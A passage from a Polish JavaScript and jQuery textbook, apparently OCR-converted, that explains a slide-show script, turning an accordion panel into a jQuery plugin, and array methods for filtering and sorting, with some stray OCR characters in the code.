Kiedy przychodzi do poruszania się między slajdami (i utworzenia efektu „wjeżdżania"), numer indeksu nowego slajdu jest *większy* niż numer indeksu bieżącego slajdu, a następnie nowy slajd jest umieszczany po *prawej* stronie grupy. Kiedy widoczny slajd będzie animowany w lewą stronę, nowy automatycznie zacznie pojawiać się w widoku, zajmując miejsce starego.



Jeżeli numer indeksu nowego slajdu jest *mniejszy* niż numer indeksu bieżącego, to nowy slajd będzie umieszczony po *lewej* stronie aktualnie wyświetlanego. Kiedy widoczny slajd będzie animowany w prawą stronę, nowy automatycznie zacznie pojawiać się w widoku, zajmując miejsce starego.



Po zakończeniu animacji ukryte slajdy zostaną umieszczone pod aktualnie wyświetlanym.

UŻYCIE SLAJDÓW

Gdy dołączymy skrypt do strony, dowolny kod HTML oparty na poniższej strukturze będzie mógł być skonwertowany na slajdy.

Na stronie może znajdować się wiele grup slajdów, a każda z nich będzie obsługiwana przez ten sam skrypt, który przedstawiono w podrozdziale „Skrypt slajdów", w punkcie „JavaScript".

c11/slider.html

HTML

```
<div class="slide-viewer">
  <div class="slide-group">
    <div class="slide slide-1"><!-- Zawartość slajdu. --></div>
    <div class="slide slide-2"><!-- Zawartość slajdu. --></div>
    <div class="slide slide-3"><!-- Zawartość slajdu. --></div>
    <div class="slide slide-4"><!-- Zawartość slajdu. --></div>
  </div>
</div>
<div class="slide-buttons"></div>
```

Szerokość elementu `slide-viewer` nie jest na stałe ustalona, a więc działa w responsywnych układach stron. Jednak wysokość musi być określona, ponieważ dla slajdu ustalono pozycjonowanie absolutne (powoduje to usunięcie elementu ze standardowego przepływu elementów i bez podania wysokości domyślnie byłaby stosowana wysokość 1 px).

Każdy slajd ma takie same wymiary jak element `slide-viewer`. Jeżeli zawartość slajdu jest większa, właściwość `overflow` elementu `slide-viewer` powoduje ukrycie nadmiarowych fragmentów slajdu, wykraczających poza ramkę. Jeżeli slajd jest mniejszy, to zostanie umieszczony w lewym górnym rogu.

c11/css/slider.css

CSS

```
slide-viewer {
  position: relative;
  overflow: hidden;=
  height: 300px;}

.slide-group {
  width: 100%;=
  height: 100%;
  position: relative;}

.slide {
  width: 100%;=
  height: 100%;
  display: none;
  position: absolute;}

.slide:first-child {=
  display: block;}
```

OGÓLNY OPIS SKRYPTU SLAJDÓW

jQuery wyszukuje grupy slajdów w kodzie znaczników HTML. Następnie dla każdego jest wykonywana funkcja anonimowa, która tworzy grupę slajdów. W funkcji tej istnieją cztery kluczowe fragmenty.

1. KONFIGURACJA

Każda grupa slajdów wymaga pewnych zmiennych, znajdują się one na poziomie funkcji i tym samym:

- mogą mieć różne wartości dla poszczególnych slajdów;
- nie powodują konfliktu ze zmiennymi spoza skryptu.

2. ZMIANA SLAJDU — MOVE()

Funkcja `move()` jest wykorzystywana do przejścia między slajdami oraz uaktualnienia przycisków wskazujących wyświetlany slajd. Wywołanie tej funkcji następuje po kliknięciu przycisku przez użytkownika, a także z poziomu funkcji `advance()`.

3. LICZNIK CZASU WYŚWIETLAJĄCY KOLEJNY SLAJD PO UPŁYWIE 4 SEKUND — ADVANCE()

Licznik czasu powoduje wywołanie funkcji `move()` po upływie 4 sekund. Obiekt JavaScript `window` posiada metodę `setTimeout()`, która umożliwia utworzenie licznika czasu. Zadaniem tej metody jest wykonanie funkcji po upływie podanej liczby milisekund. Licznik czasu bardzo często jest przypisywany zmiennej i używa poniższej składni:

```
var timeout = setTimeout(function, delay);
```

- *`timeout`* to nazwa zmiennej z wykorzystanej do identyfikacji licznika czasu;
- *`function`* to funkcja nazwana lub anonimowa;
- *`delay`* to liczba milisekund, jakie muszą upłynąć, zanim nastąpi wywołanie funkcji.

Aby zatrzymać licznik czasu, należy wywołać metodę `clearTimeout()`. Pobiera ona jeden parametr, jakim jest zmienna użyta do identyfikacji licznika czasu:

```
clearTimeout(timeout);
```

4. PRZETWARZANIE KAŻDEGO SLAJDU W GRUPIE

Kod wykonuje iterację przez wszystkie slajdy w celu:

- utworzenia grup slajdów;
- dodania przycisku dla każdego slajdu wraz z procedurą obsługi zdarzeń wywołującą funkcję `move()` po kliknięciu przycisku przez użytkownika.

SKRYPT SLAJDÓW

1. Na stronie internetowej może znajdować się wiele grup slajdów, a więc działanie skryptu rozpoczyna się od wyszukania wszystkich elementów, których atrybut `class` ma wartość `slider`. Dla każdego tego rodzaju elementu wywoływana jest funkcja anonimowa odpowiedzialna za przetworzenie grupy slajdów.

2. Utworzone zostają zmienne przeznaczone do przechowywania różnych informacji:

i) bieżącej grupy slajdów;

ii) elementu opakowującego slajdy;

iii) wszystkich slajdów w danej grupie;

iv) tablicy przycisków (po jednym dla każdego slajdu);

v) bieżącego slajdu;

vi) licznika czasu.

3. Następnie mamy funkcję `move()`; patrz podrozdział „Funkcja move()”.

Zwróć uwagę, że wymieniona funkcja nie została uwzględniona w przedstawionym diagramie.

4. Funkcja `advance()` tworzy licznik czasu.

5. Działanie funkcji rozpoczyna się od wyzerowania bieżącego licznika czasu. Następnie ustawiany jest nowy licznik czasu; po upływie wskazanego okresu następuje wywołanie funkcji anonimowej.

6. Konstrukcja `if` sprawdza, czy bieżący slajd jest ostatni. Jeżeli to nie jest ostatni slajd, wywoływana jest funkcja `move()` wraz z parametrem wskazującym slajd kolejny. W przeciwnym razie następuje przejście do pierwszego slajdu.

7. Każdy slajd jest przetwarzany przez funkcję anonimową.

8. Dla każdego slajdu tworzony jest element `<button>`.

9. Jeżeli numer indeksu slajdu jest dokładnie taki sam jak numer przechowywany w zmiennej `currentIndex`, do przycisku zostaje dodana klasa `active`.

10. Do każdego przycisku zostaje dodana procedura obsługi zdarzeń. Kliknięcie przycisku powoduje wywołanie funkcji `move()`. Numer indeksu wskazuje slajd, do którego ma nastąpić przejście.

11. Przyciski są umieszczane w kontenerze oraz dodawane do tablicy przycisków. Tablica ta jest wykorzystywana przez funkcję `move()` w celu wskazania aktualnie wyświetlanego slajdu.

12. Wywołanie funkcji `advance()` i tym samym uruchomienie licznika czasu.

JAVASCRIPT c11/js/slider.js

```
1  $('.slider').each(function(){                  // Dla każdej grupy slajdów.
     var $this   = $(this),                       // Pobranie bieżącej grupy slajdów.=
     var $group  = $this.find('.slide-group'), // Pobranie elementu o klasie
                                                  // slide-group (kontener).=
2    var $slides = $this.find('.slide'), // Obiekt jQuery przechowujący wszystkie slajdy.
     var buttonArray  = [],               // Utworzenie tablicy na przyciski nawigacyjne.=
     var currentIndex = 0,                        // Numer indeksu bieżącego slajdu.
     var timeout;                                 // Zmienna do przechowywania licznika czasu.

3    // move() - funkcja przeznaczona do przejścia między slajdami
     // (patrz na kolejnej stronie).

4    function advance() {                         // Ustawienie czasu wyświetlania slajdu.
       clearTimeout(timeout);             // Wyzerowanie licznika czasu w zmiennej timeout.
5      // Uruchomienie licznika czasu, aby funkcja anonimowa była wywoływana co 4 sekundy.
       timeout = setTimeout(function(){
         if (currentIndex < ($slides.length - 1)) {  // Jeżeli to nie jest ostatni slajd.
           move(currentIndex + 1);            // Przejście do następnego slajdu.
6        } else {                             // W przeciwnym razie.=
           move(0);                           // Przejście do pierwszego slajdu.
         }
       }, 4000);                              // Czas oczekiwania wyrażony w milisekundach.
     }

7    $.each($slides, function(index){
       // Utworzenie elementu <button> dla przycisku.
8      var $button = $('<button type="button" class="slide-btn">&bull;</button>');
       if (index === currentIndex) {    // Jeżeli indeks wskazuje na element bieżący.
9        $button.addClass('active');    // Dodanie klasy active.
       }
       $button.on('click', function(){  // Utworzenie procedury obsługi zdarzeń
10                                      // dla przycisku.
         move(index);                   // Wywołanie funkcji move().
       }).appendTo('.slide-buttons');   // Dodanie do elementu zawierającego przyciski.
11     buttonArray.push($button);       // Dodanie przycisków do tablicy.
     });

12   advance();

   });
```


PROBLEM — USTALANIE WŁAŚCIWEJ PRZERWY MIĘDZY SLAJDAMI, GDY JEST WYKORZYSTYWANY LICZNIK CZASU

Każdy slajd powinien być wyświetlany przez cztery sekundy (po upływie których nastąpi przejście do = kolejnego slajdu). Jednak jeżeli użytkownik kliknie = przycisk po dwóch sekundach, to nowy slajd = może nie być wyświetlany przez cztery sekundy, = ponieważ licznik czasu już odlicza czas.

ROZWIĄZANIE — WYZEROWANIE LICZNIKA CZASU PO KLIKNIĘCIU PRZYCISKU

Funkcja `advance()` zeruje licznik czasu przed jego ponownym ustawieniem. Każde kliknięcie przycisku przez użytkownika powoduje, że omówiona = na dwóch kolejnych stronach funkcja `move()` wywołuje funkcję `advance()`, aby zagwarantować = wyświetlanie nowego slajdu przez cztery sekundy.

FUNKCJA MOVE()



1. Funkcja `move()` tworzy animowane przejście = między dwoma slajdami. Kiedy zostanie wywołana, trzeba jej wskazać slajd, do którego ma = nastąpić przejście.

2. Utworzenie dwóch zmiennych przeznaczonych = do kontrolowania kierunku poruszania się slajdu: = w lewo lub w prawo.

3. Wywołanie funkcji `advance()`, aby wyzerować = licznik czasu.

4. Skrypt sprawdza, czy aktualnie jest odtwarzana = animacja slajdu lub czy użytkownik wybrał bieżący slajd. W obu tych przypadkach nie zostanie = podjęte żadne działanie, a słowo kluczowe `return` zatrzyma wykonywanie pozostałej części kodu.

5. Odniesienia do poszczególnych przycisków są = przechowywane w tablicy utworzonej w kroku 11. = przedstawionego wcześniej skryptu. Tablica ta jest = używana do wskazania aktywnego przycisku.

6. Jeżeli nowy element ma większą liczbę indeksu = niż stary, to przejście slajdu odbywa się z prawej = do lewej strony. W przypadku mniejszej liczby = indeksu przejście slajdu odbywa się od strony = lewej do prawej. Wartości wymienionych tutaj = zmiennych są najpierw ustawiane, a następnie = wykorzystywane w kroku 7.=
Zmienna `slideLeft` określa położenie nowego = slajdu względem slajdu bieżącego. (Wartość 100% oznacza, że nowy slajd jest po prawej stronie slajdu bieżącego, natomiast -100% oznacza położenie = nowego slajdu po lewej stronie bieżącego).=
Zmienna `animateLeft` określa kierunek, w którym = powinien poruszać się nowy slajd podczas = zastępowania slajdu bieżącego. (Wartość -100% oznacza animację w lewą stronę, natomiast = 100% — w prawą stronę).

7. Nowy slajd zostaje umieszczony po lewej lub = prawej stronie slajdu bieżącego, w zależności = od wartości zmiennej `slideLeft`. Właściwości = `display` zostaje przypisana wartość `block`, aby = slajd stał się widoczny. Nowy slajd jest identyfikowany za pomocą wartości `newIndex`, która została = przekazana funkcji.

8. Bieżący slajd zostaje przesunięty w lewą lub = w prawą stronę na podstawie wartości przechowywanej w zmiennej `animateLeft`. Ten slajd = jest wybierany na podstawie wartości zmiennej = `currentIndex`, która została zdefiniowana na = początku skryptu.

JAVASCRIPT c11/js/slider.js

```
// Konfiguracja skryptu przedstawionego na poprzedniej stronie.
1  function move(newIndex) {          // Przejście ze starego do nowego slajdu.
2    var animateLeft, slideLeft;      // Zadeklarowanie zmiennych.

3    advance();                       // Podczas przejścia slajdów należy ponownie
                                      // wywołać funkcję advance().

     // Jeżeli wyświetlany jest bieżący slajd lub odtwarzana jest animacja slajdu,
     // to nie podejmujemy żadnych działań. */
     if ($group.is(':animated') || currentIndex === newIndex) {
4      return;
     }

     buttonArray[currentIndex].removeClass('active'); // Usunięcie klasy z elementu.
5    buttonArray[newIndex].addClass('active');        // Dodanie klasy do nowego
                                                      // elementu.

     if (newIndex > currentIndex) {   // Jeżeli nowy element > bieżący.
       slideLeft = '100%';            // Umieszczenie nowego slajdu po prawej stronie.
       animateLeft = '-100%';         // Animacja bieżącej grupy w lewą stronę.
6    } else {                         // W przeciwnym razie.
       slideLeft = '-100%';           // Umieszczenie nowego slajdu po lewej stronie.
       animateLeft = '100%';          // Animacja bieżącej grupy w prawą stronę.
     }
     // Umieszczenie nowego slajdu po lewej (jeśli ma mniejszą wartość indeksu
     // niż bieżący) lub prawej (jeśli ma tę wartość większą).
7    $slides.eq(newIndex).css( {left: slideLeft, display: 'block'} );
8    $group.animate( {left: animateLeft} , function() {   // Animacja slajdu
9      $slides.eq(currentIndex).css( {display: 'none'} ); // i ukrycie poprzedniego.
10     $slides.eq(newIndex).css( {left: 0} );
       // Ustawienie położenia dla nowego slajdu.
11     $group.css( {left: 0} );              // Ustawienie położenia grupy slajdów.
12     currentIndex = newIndex;              // Ustawienie zmiennej currentIndex
                                             // wartości nowego obrazu.

     });
   }
// Obsługa slajdów została pokazana w poprzednim fragmencie kodu JavaScript.
```

Po zakończeniu animacji slajdu funkcja anonimowa przeprowadza pewne operacje „sprzątające”.

9. Slajd wskazywany przez `currentIndex` zostaje ukryty.

10. Położenie lewej strony nowego slajdu zostaje ustalone jako 0 (wyrównanie do lewej).

11. Położenie wszystkich pozostałych slajdów zostaje ustalone tak, aby wynosiło 0 (wyrównanie do lewej).

12. Na tym etapie slajd jest widoczny, a przejście jest zakończone. Należy więc uaktualnić zmienną `currentIndex`, aby przechowywała numer indeksu właśnie wyświetlanego slajdu. To zadanie można łatwo wykonać przez przypisanie zmiennej `currentIndex` wartości zmiennej `newIndex`.

Zwróć uwagę, że omawiana tutaj funkcja została zdefiniowana, jak pokazano w podrozdziale „Skrypt slajdów”, w punkcie „JavaScript”. Kod tworzy licznik czasu i przeprowadza iterację przez wszystkie slajdy, a także dodaje przyciski wraz z procedurami obsługi zdarzeń (kroki od 4. do 12. w podrozdziale „Skrypt slajdów”, w punkcie „JavaScript”).

UTWORZENIE WTYCZKI JQUERY

Wtyczki jQuery pozwalają na dodawanie nowych metod do biblioteki jQuery = bez konieczności modyfikowania samej biblioteki.

W porównaniu ze zwykłymi skryptami wtyczki = jQuery charakteryzują się pewnymi zaletami.

- To samo zadanie można wykonywać na wszystkich elementach dopasowanych za pomocą elastycznej składni selektorów jQuery.
- Gdy wtyczka zakończy swoje działanie, na = wybranych elementach można wywołać kolejne metody.
- Wtyczki pozwalają na ponowne użycie kodu = (w ramach jednego projektu lub wielu różnych).
- Wtyczki są bardzo często udostępniane społecznościom JavaScript i jQuery.
- Kolizji przestrzeni nazw (czyli problemów = pojawiających się, gdy w dwóch skryptach są wykorzystywane te same nazwy zmiennych) = unika się przez umieszczenie skryptu w funkcji = typu IIFE (patrz rozdział 3., podrozdział „Natychmiast wykonywana funkcja wyrażenia").

Dowolną funkcję można zmienić we wtyczkę, = jeżeli:

- przeprowadza ona operacje na dopasowanym = zbiorze;
- może zwrócić dopasowany zbiór jQuery.=

Podstawowa koncepcja polega na tym, że możesz:

- przekazać zbiór elementów modelu DOM = w dopasowanym zbiorze jQuery;
- operować na elementach modelu DOM za = pomocą kodu wtyczki jQuery;
- zwracać obiekt jQuery, aby inne funkcje mogły = z nim pracować.

Ostatni przykład w tym rozdziale pokazuje utworzenie = wtyczki jQuery. Wykorzystamy = tutaj przykład panelu accordion = zaprezentowany na początku = rozdziału i zmienimy go we = wtyczkę.

Wcześniejsza wersja kodu = była stosowana dla wszystkich = elementów dopasowanych na = stronie. Natomiast wtyczka = będzie wymagała od użytkowników wywołania metody = `.accordion()` dla elementów = wybranych przez jQuery.

W omawianym przykładzie = jQuery wybiera elementy = posiadające klasę `menu`. = Po zakończeniu działania = metody `.accordion()` nastąpi = wywołanie metody `.fadeIn()`.

```
$('.menu').accordion(500).fadeIn();
```
① ② ③

1. W jQuery wybierane są = wszystkie elementy zawierające = klasę `menu`.

2. Dla wybranych elementów = następuje wywołanie metody = `.accordion()`. Wymieniona = metoda pobiera tylko jeden = parametr wskazujący szybkość = animacji (wyrażoną w milisekundach).

3. Po zakończeniu działania = `.accordion()` metoda = `.fadeIn()` będzie wykonana dla = tych samych elementów.

PODSTAWOWA STRUKTURA WTYCZKI

1. DODANIE METODY DO JQUERY

jQuery ma obiekt o nazwie `.fn`, który pomaga w rozszerzeniu funkcjonalności biblioteki.

Wtyczki są tworzone jako metody dodawane następnie do obiektu `.fn`.

Parametry, które mogą być przekazane funkcji, są umieszczane wewnątrz nawiasu w pierwszym wierszu:

```
$.fn.accordion = function(speed) {
  // To jest miejsce na kod wtyczki.=
}
```

2. ZWROT ZBIORU JQUERY, CO POZWALA NA ŁĄCZENIE METOD

Biblioteka jQuery działa przez zebranie elementów i przechowywanie ich w obiekcie o nazwie `jQuery`. Metody tego obiektu mogą być wykorzystywane do modyfikacji wybranych elementów.

Ponieważ jQuery pozwala na łączenie wielu metod i wykonywanie ich dla wybranych elementów, to gdy wtyczka zakończy działanie, powinna przekazać wybrane elementy kolejnej metodzie.

Zwrot elementów może nastąpić za pomocą:
1. słowa kluczowego `return` (przekazanie wartości z funkcji);
2. słowa kluczowego `this` (odniesienie do przekazanych elementów).

```
$.fn.accordion = function(speed) {
  // To jest miejsce na kod wtyczki.
  return this;
}
```

3. OCHRONA PRZESTRZENI NAZW

jQuery to nie jedyna biblioteka JavaScript używająca znaku $ jako skrótu. Dlatego też kod wtyczki znajduje się wewnątrz funkcji typu IIFE, która tworzy dla kodu wtyczki zakres o zasięgu funkcji.

W pierwszym wierszu poniższego fragmentu kodu IIFE ma tylko jeden nazwany parametr: $. W ostatnim wierszu można zobaczyć, że elementy wybrane w `jQuery` są przekazywane tej funkcji.

Wewnątrz wtyczki znak $ działa w charakterze nazwy zmiennej. Odnosi się do obiektu `jQuery` zawierającego zbiór elementów, z którymi ma działać wtyczka.


```
(function($){
  $.fn.accordion = function(speed) {
    // To jest miejsce na kod wtyczki.
  }
})(jQuery);
```

Jeżeli trzeba przekazać więcej wartości, z reguły odbywa się to za pomocą pojedynczego parametru o nazwie `options`.

Podczas wywoływania funkcji parametr `options` zawiera literał obiektu.

Obiekt może składać się z par klucz-wartość dla różnych opcji.

WTYCZKA ACCORDION



W celu zastosowania wtyczki należy wybrać elementy w jQuery zawierające elementy `<ul>`, które tworzą panel accordion. W przykładzie przedstawionym na stronie po prawej panel accordion to element `<ul>` posiadający klasę `menu` (choć można użyć tutaj dowolnej nazwy). Następnie na wybranych elementach trzeba wywołać metodę `.accordion()`, na przykład w następujący sposób:

```
$('.menu').accordion(500);
```

Ten kod może być umieszczony w dokumencie HTML (jak pokazano na stronie po prawej), ale znacznie lepszym rozwiązaniem będzie użycie oddzielnego pliku JavaScript przetwarzanego podczas wczytywania strony (co pozwala na oddzielenie kodu JavaScript od HTML).

Pełny kod wtyczki przedstawiono na stronie po prawej. Fragmenty w kolorze pomarańczowym są identyczne ze skryptem, który znajdziesz na początku rozdziału.

1. Wtyczka została opakowana funkcją typu IIFE, aby tym samym utworzyć zakres na poziomie funkcji. W wierszu pierwszym funkcja otrzymuje tylko jeden nazwany parametr: $ (który oznacza możliwość użycia w funkcji skrótu $ dla jQuery).

10. W ostatnim wierszu kodu obiekt jQuery jest przekazywany funkcji (za pomocą pełnej nazwy `jQuery` zamiast jej skrótu $). Obiekt ten zawiera wybrane elementy, na których będzie działała wtyczka. W omawianym przykładzie punkty 1. i 10. oznaczają, że $ odwołuje się do obiektu `jQuery` i nie występuje tutaj żaden konflikt, jeśli inne skrypty również używają skrótu $.

2. Wewnątrz funkcji typu IIFE następuje utworzenie nowej metody `.accordion()` przez rozszerzenie obiektu `fn`. Pobierany jest tylko jeden parametr: `speed`.

3. Słowo kluczowe `this` odwołuje się do elementów wybranych w jQuery i przekazanych wtyczce. Będzie wykorzystywane do utworzenia procedury obsługi zdarzeń nasłuchującej, czy użytkownik kliknął element, którego atrybut `class` ma wartość `accordion-control`. Kiedy użytkownik kliknie taki element, funkcja anonimowa rozpoczyna animację odpowiedniego panelu pojawiającego się w widoku lub znikającego z niego.

4. Uniemożliwienie domyślnej akcji łącza.

5. W funkcji anonimowej `$(this)` odwołuje się do obiektu jQuery kliknięgo przez użytkownika.

6., 7., 8. Jedyna różnica między tą funkcją anonimową i wykorzystaną w przykładzie na początku rozdziału polega na tym, że metoda `.slideToggle()` pobiera parametr `speed` wskazujący szybkość, z jaką ma się pojawiać lub znikać panel. (Wymieniony parametr jest podawany w trakcie wywołania metody `.accordion()`).

9. Kiedy funkcja anonimowa zakończy działanie, obiekt `jQuery` zawierający wybrane elementy zostanie zwrócony przez funkcję. Ten sam zbiór elementów można więc przekazać innej metodzie jQuery.

JAVASCRIPT c11/js/accordion-plugin.js

```
(function($){                                   // Użycie $ jako nazwy zmiennej.
  $.fn.accordion = function(speed) {            // Zwrot elementów wybranych w jQuery.
    this.on('click', '.accordion-control', function(e){
        e.preventDefault();
        $(this)
            .next('.accordion-panel')
            .not(':animated')
            .slideToggle(speed);
    });
    return this;                                // Zwrot elementów wybranych w jQuery.
  }
})(jQuery);                                     // Przekazanie w obiekcie jQuery.
```

Zwróć uwagę, że nazwa pliku wtyczki jQuery rozpoczyna się od ciągu tekstowego `jquery.` w celu wskazania, że skrypt opiera się na bibliotece jQuery.

Po dołączeniu skryptu wtyczki accordion metoda `accordion()` może być wykorzystywana w dowolnym dopasowanym zbiorze jQuery.

Poniżej przedstawiono kod HTML dla omawianej wtyczki. Tym razem kod zawiera skrypt jQuery i wtyczki.

HTML c11/accordion-plugin.html

```
<ul class="menu">
  <li>
    <a href="#" class="accordion-control"><h3>Klasyka</h3></a>
    <div class="accordion-panel">Jeżeli lubisz tradycyjne kwiaty...</div>
  </li>
  <li>
    <a href="#" class="accordion-control"><h3>Seria kwiaty</h3></a>
    <div class="accordion-panel">Jeżeli masz nieco łagodniejsze podniebienie...</
div>
  </li>
  <li>
    <a href="#" class='accordion-control"><h3>Morze</h3></a>
    <div class="accordion-panel">Ahoj! Jeżeli tęsknisz za smakiem...</div>
  </li>
</ul>
<script src="js/jquery.js"></script>
<script src="js/jquery.accordion.js"></script>
<script>
  $('.menu').accordion(500);=
</script>
```

PODSUMOWANIE
PANELE ZAWARTOŚCI

- Panele zawartości oferują możliwość wyświetlenia większej ilości treści na ograniczonym obszarze.
- Popularne rodzaje paneli zawartości to panel accordion, karty, przeglądarki zdjęć, okna modalne i slajdy.
- Podobnie jak w przypadku każdego kodu witryny internetowej, zaleca się umieszczanie w oddzielnych plikach zawartości (HTML), warstwy prezentacyjnej (CSS) i zachowania (JavaScript).
- Można tworzyć obiekty przedstawiające dowolną funkcjonalność (jak w przypadku okna modalnego).
- Istnieje możliwość zamiany funkcji na wtyczki jQuery, co pozwala na ponowne użycie kodu i dzielenie się nim z innymi.
- Funkcje typu IIFE są wykorzystywane w celu pobierania zakresu i unikania konfliktów nazw.

12

FILTROWANIE, WYSZUKIWANIE I SORTOWANIE

Dostępne są trzy techniki, które mogą pomóc użytkow-= nikom w wyszukiwaniu żądanej przez nich zawartości, = gdy na stronie znajduje się duża ilość danych.

FILTROWANIE

Filtrowanie pozwala na zmniejszenie zbioru danych = przez wybór tych wartości, = które spełniają zdefiniowane = kryteria.

WYSZUKIWANIE

Wyszukiwanie pozwala na wyświetlenie elementów do-= pasowanych do co najmniej = jednego słowa podanego = przez użytkownika.

SORTOWANIE

Sortowanie pozwala na zmianę kolejności elementów na stronie w oparciu o pew-= ne kryteria (na przykład = ułożenie ich w kolejności = alfabetycznej).

Zanim zobaczysz, jak wykorzystywać filtrowanie, wyszukiwanie i sortowanie, powinieneś poznać = sposoby przechowywania danych, z którymi pracujesz na stronie. W tym rozdziale w wielu = przykładach będzie pokazane użycie tablic do przechowywania danych w obiektach z wykorzy-= staniem notacji literału.


Feel the difference.
fall fruits
Aqua

METODY JAVASCRIPT SŁUŻĄCE DO PRACY Z TABLICAMI

Tablica jest rodzajem obiektu. Wszystkie tablice mają wymienione poniżej = metody, ich nazwy właściwości są numerami indeksu. Zazwyczaj będziesz się = spotykał z użyciem tablic do przechowywania skomplikowanych elementów = (w tym także innych obiektów).

Każdy składnik tablicy jest często nazywany **elementem**. Nie ma znaczenia to, czy tablica przechowuje = elementy HTML; element to po prostu nazwa nadawana fragmentowi informacji w tablicy. Gwiazdką (*) oznaczono metody, które działają jedynie w IE9+.

DODAWANIE ELEMENTÓW	`push()`	Wstawia element (elementy) na końcu tablicy i zwraca liczbę = elementów w tablicy.
	`unshift()`	Wstawia element (elementy) na początku tablicy i zwraca nową = wielkość tablicy.
USUWANIE ELEMENTÓW	`pop()`	Usuwa ostatni element z tablicy (i zwraca ten element).
	`shift()`	Usuwa pierwszy element z tablicy (i zwraca ten element).
ITERACJA	`forEach()`	Jednokrotnie wykonuje funkcję dla każdego elementu w tablicy*.
	`some()`	Sprawdza, czy jakiekolwiek elementy tablicy przechodzą test = wskazany przez funkcję*.
	`every()`	Sprawdza, czy wszystkie elementy tablicy przechodzą test = wskazany przez funkcję*.
ŁĄCZENIE	`concat()`	Tworzy nową tablicę, w której zostaną umieszczone zawartość = tablicy bieżącej oraz inne tablice lub wartości.
FILTROWANIE	`filter()=`	Tworzy nową tablicę wraz z elementami, które przechodzą test = wskazany przez funkcję*.
ZMIANA KOLEJNOŚCI	`sort()`	Zmienia kolejność elementów w tablicy za pomocą funkcji = (nazywanej funkcją porównania).
	`reverse()`	Odwraca kolejność elementów w tablicy.
MODYFIKACJA	`map()`	Wywołuje funkcję dla każdego elementu w tablicy i tworzy nową = tablicę wraz z wynikami tej operacji.

METODY JQUERY PRZEZNACZONE DO FILTROWANIA I SORTOWANIA

Kolekcje jQuery to obiekty przypominające tablicę i przedstawiające elementy = modelu DOM. W zakresie modyfikacji elementów oferują metody podobne = do dostępnych dla tablic. Na wybranych elementach można wykonywać = także inne metody jQuery.

Poza wymienionymi poniżej metodami jQuery możesz spotkać się ze stosowaniem metod animacji = po metodach filtrowania i sortowania, co powoduje utworzenie animowanych przejść, gdy użytkownik = dokonuje wyboru.

DODAWANIE LUB ŁĄCZENIE ELEMENTÓW	`.add()`	Dodanie elementów do zbioru dopasowanych elementów.
USUWANIE ELEMENTÓW	`.not()`	Usunięcie elementów ze zbioru dopasowanych elementów.
ITERACJA	`.each()`	Użycie tej samej funkcji dla każdego elementu w zbiorze = dopasowanych elementów.
FILTROWANIE	`.filter()=`	Zmniejszenie liczby elementów w dopasowanym zbiorze do jedy-= nie tych, które zostały dopasowane do selektora lub przechodzą = test wskazany w funkcji.
KONWERSJA	`.toArray()`	Konwersja kolekcji jQuery na tablicę elementów modelu DOM, co pozwala na użycie metod tablicy wymienionych na stronie = po lewej.

OBSŁUGA STARSZYCH PRZEGLĄDAREK INTERNETOWYCH

Starsze przeglądarki nie obsługują najnowszych metod obiektu `Array`. Jednak skrypt o nazwie ECMAScript 5 Shim umożliwia reprodukowanie tych metod. ECMAScript to standard, na podstawie którego oparty jest nowoczesny JavaScript.

KRÓTKA HISTORIA JAVASCRIPT

1996	**styczeń**	
	luty	
